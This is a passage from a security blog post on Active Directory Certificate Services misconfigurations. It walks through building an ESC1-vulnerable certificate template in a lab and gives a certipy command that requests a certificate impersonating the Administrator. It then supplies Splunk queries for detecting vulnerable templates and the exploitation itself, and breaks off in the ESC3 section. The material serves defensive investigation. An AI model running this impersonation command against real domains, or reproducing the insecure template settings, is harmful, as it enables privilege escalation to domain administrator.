Common ADCS Vulnerabilities: Logging, Exploitation, and Investigation - Part 2

labs.lares.com/adcs-exploits-investigations-pt2

Louai Abboud July 24, 2023

Active Directory Certificate Services (ADCS) is a Microsoft feature and server role that allows organizations to establish an on-premises Public Key Infrastructure (PKI). Threat actors have been actively documented abusing misconfigurations in ADCS to escalate privileges within a Windows domain. This is part 2 of a two-part blog post on the most common ADCS vulnerabilities encountered by Lares engineers namely ESC1, ESC3, ESC4, and ESC6.

Part 1 dove into the logging configuration required to detect and investigate the most common ADCS threats. Part 2 will dive into the process of:

1. Creating each vulnerability in a lab environment;
2. Exploiting it using certipy-ad; and
3. Investigating its exploitation using a combination of Certification Services logs, SACL auditing, and Splunk.

A Note on Investigation vs. Detection

Due to shortcomings in ADCS logging, some of the Splunk queries provided below may not be suitable for real-time detection. However, they are useful in a manual investigation by a trained analyst. Indeed, it may be possible to use some telemetry in the Windows Security log to find potentially vulnerable certificate templates (as well as potential exploitation of those templates) as part of a routine audit, or as part of an ongoing investigation into an incident. Shortcomings in the data will be discussed in the 'Investigation' section under each escalation primitive.

Furthemore, note that analyzing ADCS telemetry in Splunk may not be the easiest method of identifying vulnerable certificate templates. Indeed, numerous tools such as Certipy-AD, Certify, and PSPKIAudit can aid with this task and should be leveraged by Blue Teams. Nevertheless, in the experience of this author, security analysts are not always authorized to use these tools or may be required to traverse a lengthy approval process before they can. As such, Lares hopes that the following Splunk queries provide a suitable alternative.

Finally, while prevention is outside the scope of this blog post, it should always be prioritized over detection. That remains true for ADCS vulnerabilities.

ESC1

Background


An ESC1 vulnerability abuses Subject Alternative Name (SAN) functionality in ADCS allowing a certificate requester the ability to specify the UserPrincipalName (UPN) of another user. More specifically, this vulnerability is present if a certificate template meets the following conditions:

- A Certificate Authority (CA) grants low-privileged users - via an overly-permissive security descriptor - enrollment rights, most commonly the "Domain Users" and/or the "Authenticated Users" group.
- Manager approval is disabled. If Manager Approval is enabled, a certificate is placed in a "pending" state until a user with the CA manager role allows its issuance.
- Enrollment requires no authorized signatures - this setting denotes how many enrollment agents must sign a Certificate Signing Request (CSR) before a certificate can be issued. If the number of authorized signatures is greater than 0, auto-enrollment is no longer possible.
- An Extended Key Usage (EKU) property (pKIExtendedKeyUsage) that allows domain authentication including: "Client Authentication", "PKINIT Client Authentication", "Smart Card Logon", "Any Purpose", or no EKU.
- The CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag is set on the certificate allowing certificate requesters to specify a Subject Alternative Name (SAN) in the certificate request. This SAN can be the User Principal Name (UPN) of another user including a domain administrator - and as such is the key component enabling privilege escalation.

To exploit this vulnerability, the attacker simply enrolls in the vulnerable certificate template specifying the SAN of the user they wish to impersonate.

Lab Setup

1. Create a certificate template and ensure that it is published.



ESC1-Vulnerable Properties

Template display name:
ESC1-Vulnerable

Template name:
ESC1-Vulnerable


Validity period:
1 years

Renewal period:
6 weeks

☑ Publish certificate in Active Directory

□ Do not automatically reenroll if a duplicate certificate exists in Active Directory

2. Under 'Issuance Requirements', ensure that Manager Approval and Authorized Signatures are NOT required.


ESC1-Vulnerable Properties

Require the following for enrollment:

□ CA certificate manager approval

□ This number of authorized signatures: 0

If you require more than one signature, autoenrollment is not allowed.

Policy type required in signature:

Application policy:

Issuance policies:

Require the following for reenrollment:

● Same criteria as for enrollment


○ Valid existing certificate

□ Allow key based renewal (*)

Requires subject information to be provided within the certificate request.

* Control is disabled due to compatibility settings.

3. Under 'Subject Name', select 'Supply in the request'.



ESC1-Vulnerable Properties

● Supply in the request

□ Use subject information from existing certificates for autoenrollment renewal requests (*)

○ Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:

None

□ Include e-mail name in subject name

Include this information in alternate subject name:

□ E-mail name


□ DNS name

□ User principal name (UPN)

□ Service principal name (SPN)

* Control is disabled due to compatibility settings.

4. Under 'Extensions', add the 'Client Authentication' Extended Key Usage under Application Policies.



To modify an extension, select it, and then click Edit.


Extensions included in this template:

- Application Policies
- Basic Constraints
- Certificate Template Information
- Issuance Policies
- Key Usage

Description of Application Policies:

Server Authentication
Client Authentication

5. Grant Domain Users 'Enroll' rights on the certificate template.



Group or user names:

- Administrator
- Authenticated Users
- Domain Admins (LAB\Domain Admins)
- Domain Users (LAB\Domain Users)
- Enterprise Admins (LAB\Enterprise Admins)
- RAS and IAS Servers (LAB\RAS and IAS Servers)

Permissions for Domain Users	Allow	Deny
Full Control	□	□
Read	☑	□
Write	□	□
Enroll	☑	□
Autoenroll	□	□

For special permissions or advanced settings, click Advanced.

Exploitation

From a Linux host connected to the enterprise/lab network or over a SOCKS proxy, run the following command:

```
certipy req -u 'ryang@lab.louaiabboud.io' -p 'P@ssw0rd123' -ca 'lab-AD01-CA' -
template 'ESC1-Vulnerable' -target 'ad01.lab.louaiabboud.io' -upn
'Administrator@lab.louaiabboud.io'
```

Investigation

Investigation Query #1: Certificate Template Vulnerable to ESC1 Was Loaded

This Splunk query returns a result if a certificate template vulnerable to ESC1 was loaded during enrollment using Event ID 4898. However, this event does not specify who enrolled in the certificate template, or indeed, whether a SAN (different than the requester) was specified. Nevertheless, it can be used by security analysts to identify whether any ESC1 certificate templates exist in their organization's enterprise environment. This query considers a certificate vulnerable to ESC1 if:


- Manager approval is disabled.

- Enrollment requires no authorized signatures.
- pKIExtendedKeyUsage allow domain authentication or has no EKU set
- ENROLLEE_SUPPLIES_SUBJECT flag is set on the certificate
- Domain Users or Authenticated Users can enroll, auto-enroll, or have WriteDacl or WriteOwner or greater privileges so as to grant themselves the right to enroll. Security analysts may wish to add other low-privilege groups as well per their organization's unique context.

Splunk Query + Windows Logs

~~~
index="winlogs" EventCode=4898
| eval TemplateContentTokens=TemplateContent

``` Tokenize Template Content ```
| makemv tokenizer="([^\s]+)" TemplateContentTokens

``` Deduplicate Tokens ```
| eval TemplateContentTokens=mvdedup(TemplateContentTokens)

``` Find Domain Authentication EKU OIDs ```
| eval DomainAuthEKU=if(in(TemplateContentTokens, "1.3.6.1.5.5.7.3.2",
"1.3.6.1.5.2.3.4", "1.3.6.1.4.1.311.20.2.2", "2.5.29.37.0"), "TRUE", "FALSE")

``` Find if no EKU OIDs are Specified ```
| eval NoEKU=if(!match(TemplateContentTokens, "^([0-9]{1,3}\.){4,}[0-9]{1,3}$"),
"TRUE", "FALSE")

``` Check if CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag is set ```
| eval EnrolleeSuppliesSubject=if(TemplateContentTokens ==
"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT", "TRUE", "FALSE")

``` Check if Manager Approval is Enabled ```
| eval ManagerApprovalEnabled=if(TemplateContentTokens ==
"CT_FLAG_PEND_ALL_REQUESTS", "TRUE", "FALSE")

``` Extract the number of authorized signatures ```
| rex field=TemplateContent "msPKI-RA-Signature = (?<NumAuthorizedSignatures>.*)"

``` Check if Domain Users or Authenticated Users have dangerous priviliges
(WriteDacl(WD) or WriteOwner(WO)) on the certificate template and thus can give
themselves enrollment rights ```
| eval DomainOrAuthenUsersHaveWriteDACLOrWriteOwner=if(match(SecurityDescriptor,
"\([OA]{1,2};;[A-Z]*(WD|WO)[A-Z]*;;;(DU|AU)\)"), "TRUE", "FALSE")

``` Check if Domain Users or Authenticated Users can Enroll or Auto-Enroll ```
| eval DomainOrAuthenUsersCanEnrollOrAutoEnroll=if(match(SecurityDescriptor, "\
(OA;;CR;(0e10c968-78fb-11d2-90d4-00c04f79dc55|a05b8cc2-17bc-4802-a710-
e7c15ab866a2);;(DU|AU)\)"), "TRUE", "FALSE")

``` Check if criteria meets ESC1 vulnerability requirements ```
| where (DomainAuthEKU == "TRUE" or NoEKU == "TRUE") and EnrolleeSuppliesSubject
== "TRUE" and ManagerApprovalEnabled == "FALSE" and NumAuthorizedSignatures == 0
and (DomainOrAuthenUsersCanEnrollOrAutoEnroll == "TRUE" or
DomainOrAuthenUsersHaveWriteDACLOrWriteOwner == "TRUE")

``` Display the results ```
| table _time, host, TemplateInternalName, DomainAuthEKU, NoEKU,
EnrolleeSuppliesSubject, ManagerApprovalEnabled, NumAuthorizedSignatures,
DomainOrAuthenUsersCanEnrollOrAutoEnroll,
DomainOrAuthenUsersHaveWriteDACLOrWriteOwner
~~~

Screenshot



```
index="winlogs" EventCode=4898
| eval TemplateContentTokens=TemplateContent
| makemv tokenizer="([^\s]+)" TemplateContentTokens
| eval TemplateContentTokens=mvdedup(TemplateContentTokens)
| eval DomainAuthEKU=if(in(TemplateContentTokens, "1.3.6.1.5.5.7.3.2", "1.3.6.1.5.2.3.4", "1.3.6.1.4.1.311.20.2.2", "2.5.29.37.0"), "TRUE", "FALSE")
| eval NoEKU=if(!match(TemplateContentTokens, "^([0-9]{1,3}\.){4,}[0-9]{1,3}$"), "TRUE", "FALSE")
| eval EnrolleeSuppliesSubject=if(TemplateContentTokens == "CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT", "TRUE", "FALSE")
| eval ManagerApprovalEnabled=if(TemplateContentTokens == "CT_FLAG_PEND_ALL_REQUESTS", "TRUE", "FALSE")
| rex field=TemplateContent "msPKI-RA-Signature = (?<NumAuthorizedSignatures>.*)"
| eval DomainOrAuthenUsersHaveWriteDACLOrWriteOwner=if(match(SecurityDescriptor, "\([OA]{1,2};;[A-Z]*(WD|WO)[A-Z]*;;;(DU|AU)\)"), "TRUE", "FALSE")
| eval DomainOrAuthenUsersCanEnrollOrAutoEnroll=if(match(SecurityDescriptor, "\(OA;;CR;(0e10c968-78fb-11d2-90d4-00c04f79dc55|a05b8cc2-17bc-4802-a710-e7c15ab866a2);;(DU|AU)\)"), "TRUE", "FALSE")
| where (DomainAuthEKU == "TRUE" or NoEKU == "TRUE") and EnrolleeSuppliesSubject == "TRUE" and ManagerApprovalEnabled == "FALSE" and NumAuthorizedSignatures == 0 and (DomainOrAuthenUsersCanEnrollOrAutoEnroll == "TRUE" or
   DomainOrAuthenUsersHaveWriteDACLOrWriteOwner == "TRUE")
| table _time, host, TemplateInternalName, DomainAuthEKU, NoEKU, EnrolleeSuppliesSubject, ManagerApprovalEnabled, NumAuthorizedSignatures, DomainOrAuthenUsersCanEnrollOrAutoEnroll, DomainOrAuthenUsersHaveWriteDACLOrWriteOwner
```

✓ 3 events (6/22/23 9:00:00.000 PM to 6/29/23 9:28:48.000 PM) No Event Sampling ▾

Return a list of all certificate templates loaded as part of the enrollment process that are vulnerable to ESC1 - in this case, where Domain Users or Authenticated Users can enroll (or give themselves the right to enroll through WriteOwner/ WriteDACL or greater permissions).

_time	host	TemplateInternalName	DomainAuthEKU	NoEKU	EnrolleeSuppliesSubject	ManagerApprovalEnabled	NumAuthorizedSignatures	DomainOrAuthenUsersCanEnrollOrAutoEnroll	DomainOrAuthenUsersHaveWriteDACLOrWriteOwner
2023-06-27 15:18:07	AD01	ESC1-Vulnerable	TRUE	FALSE	TRUE	FALSE	0	TRUE	FALSE
2023-06-28 22:36:55	AD01	ESC1-Vulnerable	TRUE	FALSE	TRUE	FALSE	0	TRUE	FALSE
2023-06-28 22:38:06	AD01	ESC1-Vulnerable-NoEKU	FALSE	TRUE	TRUE	FALSE	0	TRUE	FALSE


Investigation Query #2: Successful Certificate Request where the Requester Does Not Match UPNs Specified

This next Splunk query returns a result if a certificate is issued to a user (the requester) where a SAN was specified (that is not the requester's username) using Event ID 4887. In other words, it detects potential exploitation of ESC1, however this query is also not foolproof as it does not include enough information to conclusively determine that the certificate template is indeed vulnerable to ESC1 (Investigation query #1 can help with this).

Splunk Query + Windows Logs

~~~
index="winlogs" EventCode=4887 Disposition=3
| eval SplitAttributes=split(replace(Attributes,"\n","#LINEBREAK#"),
"#LINEBREAK#")

``` Extract Certificate Template Name ```
| eval CertificateTemplate=mvindex(split(mvindex(SplitAttributes, 0), ":"), 1)

``` Extract SANs ```
| eval SubjectAlternativeNames=split(mvindex(split(mvindex(SplitAttributes, 1),
":"), 1), "&amp;")

``` Extract UPNs from SANs ```
| eval UserPrincipalNames=mvfilter(match(SubjectAlternativeNames, "upn=.*$"))

``` Extract DNS Names from SANs ```
| eval DNSNames=mvfilter(match(SubjectAlternativeNames, "dns=.*$"))

``` Parse UPNs for the username ```
| rex field=UserPrincipalNames upn=(?<UserPrincipalNames>.*)@.*

``` Parse hostnames from DNS names ```
| rex field=DNSNames dns=(?<DNSNames>.*)@.*

``` Parse the requesters username without the domain ```
| rex field=Requester .*\\\(?<Requester>.*)

``` Make lowercase ```
| eval UserPrincipalNames=lower(UserPrincipalNames)
| eval DNSNames=lower(DNSNames)
| eval Requester=lower(Requester)

``` Check if any of the UPNs do not match the Requester ```
| eval Comparisons=mvmap(UserPrincipalNames, if(UserPrincipalNames == Requester,
"UPNMatchesRequester", "UPNDoesNotMatchRequester"))
| where !isnull(mvfind(Comparisons, "UPNDoesNotMatchRequester"))

``` Display the results```
| table _time, host, RequestId, CertificateTemplate, Requester, Subject,
UserPrincipalNames, DNSNames, Comparisons
~~~

Screenshot



```
index="winlogs" EventCode=4887 Disposition=3
| eval SplitAttributes=split(replace(Attributes,"\n","#LINEBREAK#"), "#LINEBREAK#")
| eval CertificateTemplate=mvindex(split(mvindex(SplitAttributes, 0), ":"), 1)
| eval SubjectAlternativeNames=split(mvindex(split(mvindex(SplitAttributes, 1), ":"), 1), "&amp;")
| eval UserPrincipalNames=mvfilter(match(SubjectAlternativeNames, "upn=.*$"))
| eval DNSNames=mvfilter(match(SubjectAlternativeNames, "dns=.*$"))
| rex field=UserPrincipalNames upn=(?<UserPrincipalNames>.*)@.*
| rex field=DNSNames dns=(?<DNSNames>.*)@.*
| rex field=Requester .*\\\(?<Requester>.*)
| eval UserPrincipalNames=lower(UserPrincipalNames)
| eval DNSNames=lower(DNSNames)
| eval Requester=lower(Requester)
| eval Comparisons=mvmap(UserPrincipalNames, if(UserPrincipalNames == Requester, "UPNMatchesRequester", "UPNDoesNotMatchRequester"))
| where !isnull(mvfind(Comparisons, "UPNDoesNotMatchRequester"))
| table _time, host, RequestId, CertificateTemplate, Requester, Subject, UserPrincipalNames, DNSNames, Comparisons
```

Return all successful certificate requests where the "Requester" does not match the specified "UserPrincipalNames."

✓ 1 event (6/26/23 6:00:00.000 PM to 6/27/23 6:36:03.000 PM) No Event Sampling ▾

_time	host	RequestId	CertificateTemplate	Requester	Subject	UserPrincipalNames	DNSNames	Comparisons
2023-06-27 15:18:07	AD01	27	ESC1-Vulnerable	ryang	CN=Ryang	administrator	dns=ad01.lab.louaiabboud.io	UPNDoesNotMatchRequester

Together, however, these two rules can be used to manually investigate whether an ESC1 vulnerability was exploited for privilege escalation.

For example, if the SAN specified in a certificate request is that of a domain administrator and the requester is a low-privileged user (as seen in investigation query #2) and the certificate template is vulnerable to ESC1 (as determined by investigation query #1), then an ESC1 vulnerability may have been exploited.

ESC3

Background

An ESC3 vulnerability abuses enrollment agent functionality in ADCS allowing one user to request a certificate on behalf of another user. More specifically, this vulnerability is present if two certificate templates meet the following conditions:

Certificate Template #1:

- A Certificate Authority (CA) grants low-privileged users - via an overly-permissive security descriptor - enrollment rights, most commonly the "Domain Users" and/or the "Authenticated Users" group.
- Manager approval is disabled. If Manager Approval is enabled, a certificate is placed in a "pending" state until a user with the CA manager role allows its issuance.
